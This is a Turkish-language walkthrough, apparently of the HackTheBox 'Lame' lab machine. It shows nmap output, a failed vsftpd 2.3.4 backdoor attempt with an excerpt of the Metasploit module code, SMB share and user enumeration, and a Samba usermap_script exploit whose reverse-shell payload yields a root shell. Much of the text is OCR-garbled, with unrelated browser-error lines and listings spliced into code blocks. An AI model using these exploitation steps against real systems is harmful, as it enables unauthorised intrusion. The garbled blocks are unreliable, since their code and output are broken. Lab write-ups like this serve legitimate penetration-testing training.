## LAME - HACKTHEBOX

Her zaman olduğu gibi nmap taraması ile makinamıza port taraması gerçekleştiriyoruz.

```
Discovered open port 21/tcp on 10.10.10.3
Discovered open port 445/tcp on 10.10.10.3
Discovered open port 3632/tcp on 10.10.10.3
Discovered open port 139/tcp on 10.10.10.3
Starting Nmap 7.80 ( https://nmap.org ) at 2019-11-15 14:21 +03 Nmap scan report for 10.10.10.3 Host is up (0.080s latency).
            STATE SERVICE
                                       VERSION
21/tcp open ftp
                                   vsftpd 2.3.4
   ftp-anon: Anonymous FTP login allowed (FTP code 230)
   ftp-syst:
      STAT:
   FTP server status:
          Connected to 10.10.14.3
          Logged in as ftp
          TYPE: ASCII
         No session bandwidth limit
          Session timeout in seconds is 300
          Control connection is plain text
          Data connections will be plain text
          vsFTPd 2.3.4 - secure, fast, stable
  End of status
22/tcp open ssh
                                       OpenSSH 4.7pl Debian 8ubuntul (protocol 2.0)
 ssh-hostkey:
     1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
      2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-lubuntu4))
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Warning. Oscali Tests lindy be differentiable because we could not find at least 1 open and 1 ctosed port Aggressive OS guesses: OpenWrt White Russian 0.9 (Linux 2.4.30) (92%), Linux 2.6.23 (92%), Belkin N300 WAP (Linux 2.6.30) (92%), Control4 HC-300 home controller (92%), D-Link DAP-1522 WAP, or Xerox WorkCentre Pro 245 or 6556 printer (92%), Dell Integrated Remote Access Controller (iDRAC6) (92%), Linksys WET54GS5 WAP, Tranzeo TR-CPQ-19f WAP, or Xerox WorkCentre Pro 265 printer (92%), Linux 2.4.21 - 2.4.31 (likely embedded) (92%), Citrix XenServer 5.5 (Linux 2.6.18) (92%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Host script results:
|_ms-sql-info: ERROR: Script execution failed (use -d to debug)
   smb-os-discovery: ERROR: Script execution failed (use -d to debug)
smb-security-mode: ERROR: Script execution failed (use -d to debug)
   smb2-time: Protocol negotiation failed (SMB2)
TRACEROUTE (using port 21/tcp)
```

## VSFTPD 2.3.4 (Backdoor Command Execution)

VSFTPD 2.3.4 sürümünde RCE zafiyeti olduğunu searchsploit ile tespit ediyoruz. Exploiti metasploit kullanarak exploit etmeye çalışalım.

```
medic exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor); Kall Docs Kall Forums NetHunte

With 2.1.1 Dackdoor (metasploit)

New Current Setting Required Description

RHOSTS 10.10.10.3 yes The target address range or CIDR identifier

RPORT 21 yes The target port (TCP)

Shellcodes: No Result

rootehali:-/HACKTHEBOX/oscp/easy/lame#

Exploit target:

Id Name

-----
0 Automatic

msf5 exploit(unix/ftp/vsftpd_234_backdoor) > run

The CONNECTION DAS TIMES OUT

The server at 10.10.10.5 is taking too long to respond.

**The site could be temporarily unavailable or too busy. Try again in a few morn ents.

**If you are unable to load any pages checkyour computer's network.

**If you are unable to load any pages checkyour computer's network.
```

Exploitin çalışmamasından zafiyetin patchlendiğini düşünebiliriz ancak her zaman emin olmakta fayda var. Exploiti incelediğimizde zafiyetin username'in sonuna ":)" ifadesinin eklenmesinden kaynaklandığını görüyoruz

Eğer sistem zafiyete sahip ise makina üzerinde 6200 port'undan shell spawn edildiğini aşağıdaki kod bloğundan anlıyoruz. Adındanda anlaşılacağı üzere backdoor zafiyeti.

```
print_error("This server did not respond as expected: #{resp.strip}")
                  disconnect
                  return
         end
         sock.put("PASS #{rand_text_alphanumeric(rand(6)+1)}\r\n")
        # Do not bother reading the response from password, just try the backdoor nsock = self.connect(false, {'RPORT' => 6200}) rescue nil if nsock

    The site could be temporarily unavaila

                  print_good("Backdoor service has been spawned, handling...")
                  handle_backdoor(nsock)
                  return


    If you are unable to load any pages, ch

         end
         disconnect

    If your computer or network is protect

end
def handle backdoor(s)
         s.put("id\n")
         r = s.get_once(-1, 5).to_s
         if r !~ /uid=/
                  print_error("The service on port 6200 does not appear to be a shell")
disconnect(s)
         end
         print_good("UID: #{r.strip}")
        s.put("nohup " + payload.encoded + " >/dev/null 2>&1")
end
```

Telnet aracını kullanarak zafiyet mevcut mu değil mi kontrol edelim.



Zafiyetin patchlendiğini emin olduktan sonra bir sonraki portumuz olan 22 numaralı portumuzu kontrol edelim.

## OPENSSH 4.7p1

searchsploit ile openssh 4.7p1'i versiyonun spesifik sürümü ile alakalı bir zafiyetin olmadığını görürüz ancak openssh şeklinde arattığımızda bir çok zafiyete sahip olduğumuzu aşağıda görebiliriz.

```
li:~/HACKTHEBOX/oscp/easy/lame# searchsploit openssh
 Exploit Title
                                                                                  Path
                                                                               | (/usr/share/exploitdb/)
Debian OpenSSH - (Authenticated) Remote SELinux Privilege Escalation | exploits/linux/remote/6094.txt
Dropbear / OpenSSH Server - 'MAX_UNAUTH_CLIENTS' Denial of Service | exploits/multiple/dos/1572.pl
FreeBSD OpenSSH 3.5pl - Remote Command Execution | exploits/freebsd/remote/17462.1
                                                                                exploits/freebsd/remote/17462.txt
                               H Remote Stack Overflow
                                                                                exploits/novell/dos/14866.txt
Novell Netware 6.5 - 0
      SH 1.2 - '.scp' File Create/Overwr<u>ite</u>
                                                                                exploits/linux/remote/20253.sh
         2.3 < 7.7 - Username Enumeration
                                                                                exploits/linux/remote/45233.py
         2.3 < 7.7 - Username Enumeration (PoC)
                                                                                exploits/linux/remote/45210.py
         2.x/3.0.1/3.0.2 - Channel Code Off-by-One
                                                                                exploits/unix/remote/21314.txt
         2.x/3.x - Kerberos 4 TGT/AFS Token Buffer Overflow
                                                                                exploits/linux/remote/21402.txt
         3.x - Challenge-Response Buffer Overflow (1)
                                                                                 exploits/unix/remote/21578.txt
         3.x - Challenge-Response Buffer Overflow (2)
                                                                                exploits/unix/remote/21579.txt
         4.3 pl - Duplicated Block Remote Denial of Service
                                                                                 exploits/multiple/dos/2444.sh
         6.8 < 6.9 - 'PTY' Local Privilege Escalation
7.2 - Denial of Service
                                                                                exploits/linux/local/41173.c
                                                                                 exploits/linux/dos/40888.py
         7.2pl (RS(Authenticated) xauth Command Injection
                                                                                 exploits/multiple/remote/39569.py
                                                                                 exploits/linux/remote/40136.py
         7.2p2 - Username Enumeration
         < 6.6 SFTP (x64) - Command Execution
                                                                                 exploits/linux_x86-64/remote/45000.c
         < 6.6 SFTP - Command Execution
                                                                                 exploits/linux/remote/45001.py
         < 7.4 - 'UsePrivilegeSeparation Disabled' Forwarded Unix Dom
                                                                                 exploits/linux/local/40962.txt
         < 7.4 - agent Protocol Arbitrary Library Loading
                                                                                 exploits/linux/remote/40963.txt
         < 7.7 - User Enumeration (2)
                                                                                 exploits/linux/remote/45939.py
                                                                                 exploits/multiple/remote/46516.py
         SCP Client - Write Arbitrary Files
        /PAM 3.6.lpl - 'gossh.sh' Remote Users Ident
/PAM 3.6.lpl - Remote Users Discovery Tool
                                                                                 exploits/linux/remote/26.sh
                                                                                 exploits/linux/remote/25.c
        d 7.2p2 - Username Enumeration
             enSSH 3.6.1p-PAM/4.1-SuSE - Timing Attack
                                                                                 exploits/linux/remote/40113.txt
                                                                                 exploits/multiple/remote/3303.sh
Portable
glibc-2.2 /
                   ssh-2.3.0p1 / glibc 2.1.9x - File Read
                                                                                exploits/linux/local/258.sh
Shellcodes: No Result
   ot@kali:~/HACKTHEBOX/oscp/easy/lame#
```

Buradaki scriptleri çalıştırarak bilgi edinmeye çalışabiliriz ancak portları incelediğimizde samba servisi çok daha cezbedici olduğu için sonrasına bırakıyoruz.

Samba smbd 3.X - 4.X (Samba 3.0.20-Debian)

Windows SMB linux sistemler için geliştirilmiş versiyonu SAMBA servisinden bilgi toplamak için bir çok araç mevcut. Sırası ile açılayarak kullanalım.

```
root@kali:~/HACKTHEBOX/oscp/easy/lame# nmblookup -A 10.10.10.3
Looking up status of 10.10.10.3
No reply from 10.10.10.3
root@kali:~/HACKTHEBOX/oscp/easy/lame#
```

Nbmlook ile hostname araması yapıyoruz.

-A: ip addresi ile kullanacağımızı belirtiyor.

```
i:~/HACKTHEBOX/oscp/easy/lame# nmblookup --help
Usage: <NODE> ...
                                                          Specify address to use for broadcasts
List the NMB flags returned
Specify address to use for unicast
Search for a master browser
   -B. --broadcast=BROADCAST-ADDRESS
   -f, --flags
   -U, --unicast=STRING
   -M. --master-browser
   -R, --recursion
                                                           Set recursion desired in package
                                                          Lookup node status as well
Translate IP addresses into names
   -S, --status
-T, --translate
    -r, --root-port
                                                           Use root port 137 (Win95 only replies to this)
   -A, --lookup-by-ip
                                                          Do a node status on <name> as an IP Address
Help options:
                                                           Show this help message
   -?, --help
        --usage
                                                           Display brief usage message
Common samba options:
-d, --debuglevel=DEBUGLEVEL
-s, --configfile=CONFIGFILE
-l, --log-basename=LOGFILEBASE
                                                           Set debug level
                                                          Use alternate configuration file
Base name for log files
   -V, --version
                                                           Set smb.conf option from command line
         --option=name=value
Connection options:
-0, --socket-options=SOCKETOPTIONS
                                                           socket options to use
   -n, --netbiosname=NETBIOSNAME
-W, --workgroup=WORKGROUP
-i, --scope=SCOPE
                                                          Primary netbios name
Set the workgroup name
Use this Netbios scope
           Li:~/HACKTHEBOX/oscp/easy/lame#
```

Smbmap ile samba/smb servisindeki share'lari yetkileriyle birlikte veriyor.

```
~/HACKTHEBOX/oscp/easy/lame# smbmap -H 10.10.10.3
[+] Finding open SMB ports....
[+] User SMB session established on 10.10.10.3...
[+] IP: 10.10.10.3:445 Name: lame.htb
         Disk
                                                                                 Permissions
                                                                                                     Comment
         print$
                                                                                 NO ACCESS
                                                                                                     Printer Drivers
                                                                                 READ, WRITE
NO ACCESS
NO ACCESS
         tmp
                                                                                                     oh noes!
                                                                                                      IPC Service (lame server (Samba 3.θ.20-Debian))
         ADMINS
                                                                                 NO ACCESS
                                                                                                     IPC Service (lame server (Samba 3.0.20-Debian))
   t@kali:~/HACKTHEBOX/oscp/easy/lame#
```

Smbclient ile share'lara erişebiliyoruz.

```
root@kali:-/HACKTHEBOX/oscp/easy/lame# /opt/impacket/examples/smbclient.py 10.10.10.3
Impacket v0.9.20 - Copyright 2019 SecureAuth Corporation
Type help for list of commands
# shares
print$
IPC$
ADMINS
# use ADMIN$
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
# use opt
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
# use print$
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
# use IPC$
[-] SMB SessionError: STATUS_NETWORK_ACCESS_DENIED(Network access is denied.)
# use tmp
# ls
                          0 Wed Nov 13 06:20:01 2019 .
0 Sun May 20 22:36:11 2012 .
0 Wed Nov 13 06:09:29 2019 .ICE-unix
0 Wed Nov 13 06:09:54 2019 .X11-unix
11 Wed Nov 13 06:09:54 2019 .X0-lock
0 Wed Nov 13 06:10:36 2019 5149.jsvc_up
drw-rw-rw-
drw-rw-rw-
drw-rw-rw-
 rw-rw-rw-
                          11
 - FW- FW- FW-
 rw-rw-rw-
rw-rw-rw- 0 Wed Nov 13 06:10:36 2019 5149.jsvc_up
get 5149.jsvc_up
-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
```

Eğer doğrudan istenilen bir share'a erişmek istersek aşağıdaki gibi erişebiliriz.

```
sy/lame# smbclient //10.10.10.3/tmp
Enter WORKGROUP\root's password:
Anonymous login successful
Try "help" to get a list of possible commands.
smb: \> ls
                                                  0 Wed Nov 13 08:23:48 2019
                                        D
                                       DR
                                                    Sun May 20 22:36:12 2012
  5145. jsvc up
                                                  0 Wed Nov 13 06:35:35 2019
                                        R
  .ICE-unix
                                                  0 Wed Nov 13 06:34:28 2019
                                       DH
  .X11-unix
                                                  0
                                                    Wed Nov 13 06:34:53 2019
                                       DH
  .X0-lock
                                                 11 Wed Nov 13 06:34:53 2019
                 7282168 blocks of size 1024. 5678796 blocks available
smb: \>
```

SMB versiyonunu öğrenmek için smbver.sh araci kullanabiliriz.

Yada enum4linux aracını kullanarak SMB servisine ait bir çok bilgi edebiliriz.

```
Users on 10.10.10.3
index: 0x1 RID: 0x3f2 acb: 0x00000011 Account: games
                                                           Name: games Desc: (null)
index: 0x2 RID: 0x1f5 acb: 0x00000011 Account: nobody Name: nobody Desc: (null)
index: 0x3 RID: 0x4ba acb: 0x00000011 Account: bind Name: (null) Desc: (null)
index: 0x4 RID: 0x402 acb: 0x00000011 Account: proxy Name: proxy Desc: (null) index: 0x5 RID: 0x4b4 acb: 0x000000011 Account: syslog Name: (null) Desc: (null)
index: 0x6 RID: 0xbba acb: 0x00000010 Account: user Name: just a user,111,, Desc: (null)
index: 0x7 RID: 0x42a acb: 0x00000011 Account: www-data Name: www-data Desc: (null)
index: 0x8 RID: 0x3e8 acb: 0x000000011 Account: root Name: root Desc: (null)
index: 0x9 RID: 0x3fa acb: 0x00000011 Account: news Name: news Desc: (null)
index: 0xa RID: 0x4c0 acb: 0x00000011 Account: postgres Name: PostgreSQL administrator,,, Desc: (null)
index: 0xb RID: 0x3ec acb: 0x000000011 Account: bin Name: bin Desc: (null)
index: 0xc RID: 0x3f8 acb: 0x000000011 Account: mail Name: mail Desc: (null)
                                                                         Desc: (null)
index: 0xd RID: 0x4c6 acb: 0x00000011 Account: distccd Name: (null)
index: 0xe RID: 0x4ca acb: 0x000000011 Account: proftpd Name: (null)
                                                                            Desc: (null)
index: 0xf RID: 0x4b2 acb: 0x000000011 Account: dhcp Name: (null) Desc: (null)
index: 0x10 RID: 0x3ea acb: 0x00000011 Account: daemon Name: daemon Desc: (null)
index: 0x11 RID: 0x4b8 acb: 0x00000011 Account: sshd
                                                           Name: (null)
                                                                            Desc: (null)
index: 0x12 RID: 0x3f4 acb: 0x00000011 Account: man Name: man Desc: (null)
index: 0x13 RID: 0x3f6 acb: 0x00000011 Account: lp Name: lp
                                                                   Desc: (null)
index: 0x14 RID: 0x4c2 acb: 0x00000011 Account: mysql Name: MySQL Server,,,
                                                                                   Desc: (null)
index: 0x15 RID: 0x43a acb: 0x00000011 Account: gnats Name: Gnats Bug-Reporting System (admin)
                                                                                                          Desc: (null)
index: 0x16 RID: 0x4b0 acb: 0x00000011 Account: libuuid Name: (null) Desc: (null)
index: 0x17 RID: 0x42c acb: 0x00000011 Account: backup Name: backup
                                                                            Desc: (null)
index: 0x18 RID: 0xbb8 acb: 0x00000010 Account: msfadmin Name: msfadmin,,, Desc: (null)
index: 0x19 RID: 0x4c8 acb: 0x000000011 Account: telnetd Name: (null) Desc: (null)
index: 0x1a RID: 0x3ee acb: 0x00000011 Account: sys Name: sys Desc: (null)
index: 0x1b RID: 0x4b6 acb: 0x00000011 Account: klog Name: (null)
                                                                          Desc: (null)
index: 0x1c RID: 0x4bc acb: 0x000000011 Account: postfix Name: (null)
                                                                          Desc: (null)
index: 0x1d RID: 0xbbc acb: 0x00000011 Account: service Name: ,,, Desc: (null)
index: 0x1e RID: 0x434 acb: 0x00000011 Account: list Name: Mailing List Manager Desc: (null)
index: 0x1f RID: 0x436 acb: 0x000000011 Account: irc Name: ircd Desc: (null)
index: 0x20 RID: 0x4be acb: 0x00000011 Account: ftp Name: (null)
                                                                        Desc: (null)
index: 0x21 RID: 0x4c4 acb: 0x000000011 Account: tomcat55 Name: (null)
                                                                              Desc: (null)
index: 0x22 RID: 0x3f0 acb: 0x00000011 Account: sync Name: sync Desc: (null)
index: 0x23 RID: 0x3fc acb: 0x00000011 Account: uucp
                                                         Name: uucp Desc: (null)
```

```
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x402]
user:[syslog] rid:[0x4b4]
user:[user] rid:[0xbba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[postgres] rid:[0x4c0]
user:[bin] rid:[0x3ec]
user:[mail] rid:[0x3f8]
user:[distccd] rid:[0x4c6]
user:[proftpd] rid:[0x4ca]
user:[dhcp] rid:[0x4b2]
user:[daemon] rid:[0x3ea]
user:[sshd] rid:[0x4b8]
user:[man] rid:[0x3f4]
user:[lp] rid:[0x3f6]
user:[mysql] rid:[0x4c2]
user:[gnats] rid:[0x43a]
user:[libuuid] rid:[0x4b0]
user:[backup] rid:[0x42c]
user:[msfadmin] rid:[0xbb8]
user:[telnetd] rid:[0x4c8]
user:[sys] rid:[0x3ee]
user:[klog] rid:[0x4b6]
user:[postfix] rid:[0x4bc]
user:[service] rid:[0xbbc]
user:[list] rid:[0x434]
user:[irc] rid:[0x436]
user:[ftp] rid:[0x4be]
user:[tomcat55] rid:[0x4c4]
user:[sync] rid:[0x3f0]
user:[uucp] rid:[0x3fc]
```

```
Share Enumeration on 10.10.10.3
    Sharename
                                Comment
                     Type
    print$
                     Disk
                                Printer Drivers
                     Disk
                                oh noes!
    tmp
    opt
                     Disk
    IPC$
                     IPC
                                IPC Service (lame server (Samba 3.0.20-Debian))
                                IPC Service (lame server (Samba 3.0.20-Debian))
    ADMIN$
                     IPC
Reconnecting with SMB1 for workgroup listing.
    Server
                          Comment
    Workgroup
                          Master
    WORKGROUP
                          LAME
[+] Attempting to map shares on 10.10.10.3
//10.10.10.3/print$ Mapping: DENIED, Listing: N/A
//10.10.10.3/tmp
                   Mapping: OK, Listing: OK
//10.10.10.3/opt Mapping: DENIED, Listing: N/A
//10.10.10.3/IPC$ [E] Can't understand response:
NT STATUS NETWORK ACCESS DENIED listing \*
//10.10.10.3/ADMIN$ Mapping: DENIED, Listing: N/A
```

```
Users on 10.10.10.3 via RID cycling (RIDS: 500-550,1000-1050)
[I] Found new SID: S-1-5-21-2446995257-2525374255-2673161615
[+] Enumerating users using SID S-1-5-21-2446995257-2525374255-2673161615 and logon username '', password ''
S-1-5-21-2446995257-2525374255-2673161615-500 LAME\Administrator (Local User)
S-1-5-21-2446995257-2525374255-2673161615-501 LAME\nobody (Local User)
S-1-5-21-2446995257-2525374255-2673161615-512 LAME\Domain Admins (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-513 LAME\Domain Users (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-514 LAME\Domain Guests (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-1000 LAME\root (Local User)
S-1-5-21-2446995257-2525374255-2673161615-1001 LAME\root (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-1002 LAME\daemon (Local User)
S-1-5-21-2446995257-2525374255-2673161615-1003 LAME\daemon (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-1004 LAME\bin (Local User)
S-1-5-21-2446995257-2525374255-2673161615-1005 LAME\bin (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-1006 LAME\sys (Local User)
S-1-5-21-2446995257-2525374255-2673161615-1007 LAME\sys (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-1008 LAME\sync (Local User)
S-1-5-21-2446995257-2525374255-2673161615-1009 LAME\adm (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-1010 LAME\games (Local User)
S-1-5-21-2446995257-2525374255-2673161615-1011 LAME\tty (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-1012 LAME\man (Local User)
S-1-5-21-2446995257-2525374255-2673161615-1013 LAME\disk (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-1014 LAME\lp (Local User)
S-1-5-21-2446995257-2525374255-2673161615-1015 LAME\lp (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-1016 LAME\mail (Local User)
S-1-5-21-2446995257-2525374255-2673161615-1017 LAME\mail (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-1018 LAME\news (Local User)
S-1-5-21-2446995257-2525374255-2673161615-1019 LAME\news (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-1020 LAME\uucp (Local User)
S-1-5-21-2446995257-2525374255-2673161615-1021 LAME\uucp (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-1025 LAME\man (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-1026 LAME\proxy (Local User)
S-1-5-21-2446995257-2525374255-2673161615-1027 LAME\proxy (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-1031 LAME\kmem (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-1041 LAME\dialout (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-1043 LAME\fax (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-1045 LAME\voice (Domain Group)
S-1-5-21-2446995257-2525374255-2673161615-1049 LAME\cdrom (Domain Group)
```

Bir çok bilgi edindikten ve versiyon bilgisini aldıktan sonra samba'nin bu versiyonuna ait zafiyet var mi bakalım.

Exploitlerin detaylı incelemesini baska bir yazıda ele alabiliriz. Exploitin açıklamasını okuduğumuzda username shell-meta karakterleri içeriyorsa arbitrary-code-execution elde edebiliriz. Linux shell meta-character'leri > >> < \* ? [] \$(cmd) | ; || && & # \$ \ << `cmd` şeklinde gösterebiliriz.

```
usermap script) > show options
msf5 exploit(multi,
Module options (exploit/multi/samba/usermap script):
          Current Setting Required Description CRYPT
  RHOSTS 10.10.10.3 yes
                                    The target host(s), range CIDR identifier, or hosts file with syntax 'file
                          yes The target port (TCP) Name' Description'
  RPORT 139 ame
Payload options (cmd/unix/reverse):
         Current Setting Required Description
         ------
            /* smbver.sh yes
4 yes
  LHOST
                                   The listen address (an interface may be specified)
  LPORT 4444
                                   The listen port
Exploit target:
  Id Name
      Automatic
msf5 exploit(multi/samba/usermap_script) > set lhost 10.10.14.3
lhost => 10.10.14.3
msf5 exploit(multi/samba/usermap_script) > run
[*] Started reverse TCP double handler on 10.10.14.3:4444 Platform
* Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo Zqtd3SXJpljHt7Bo;
* Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
* B: "Zqtd3SXJpljHt7Bo\r\n"
   Matching...
   A is input...
[*] Command shell session 1 opened (10.10.14.3:4444 -> 10.10.3:54735) at 2019-11-16 11:43:23 +0300
id
uid=θ(root) gid=θ(root)
cat /etc/issue
```

```
      cd makis
      ls -la
      Space'
      > 1024,

      total 28
      Space'
      > 1024,

      drwxr-xr-x 2 makis makis 4096 Mar 14
      2017 .
      DisableNops'
      > true,

      -rw----- 1 makis makis 1107 Mar 14
      2017 .
      Compat'
      > compat'

      -rw-r--r- 1 makis makis 220 Mar 14
      2017 .bash_history
      2017 .bash_logout
      PayloadType'
      > cmd',

      -rw-r--r- 1 makis makis 2928 Mar 14
      2017 .bashrc
      2017 .profile

      -rw-r--r- 1 makis makis 33 Mar 14
      2017 .sudo_as_admin_successful

      -rw-r--r- 1 makis makis 33 Mar 14
      2017 .sudo_as_admin_successful

      -rw-r--r- 1 makis makis 33 Mar 14
      2017 .sudo_as_admin_successful

      -rw-r--r- 1 makis makis 33 Mar 14
      2017 .makis makis 33 Mar 14

      -rw-r--r- 1 makis makis 33 Mar 14
      2017 .makis makis 33 Mar 14

      -rw-r--r- 1 makis makis 33 Mar 14
      2017 .makis makis 33 Mar 14
```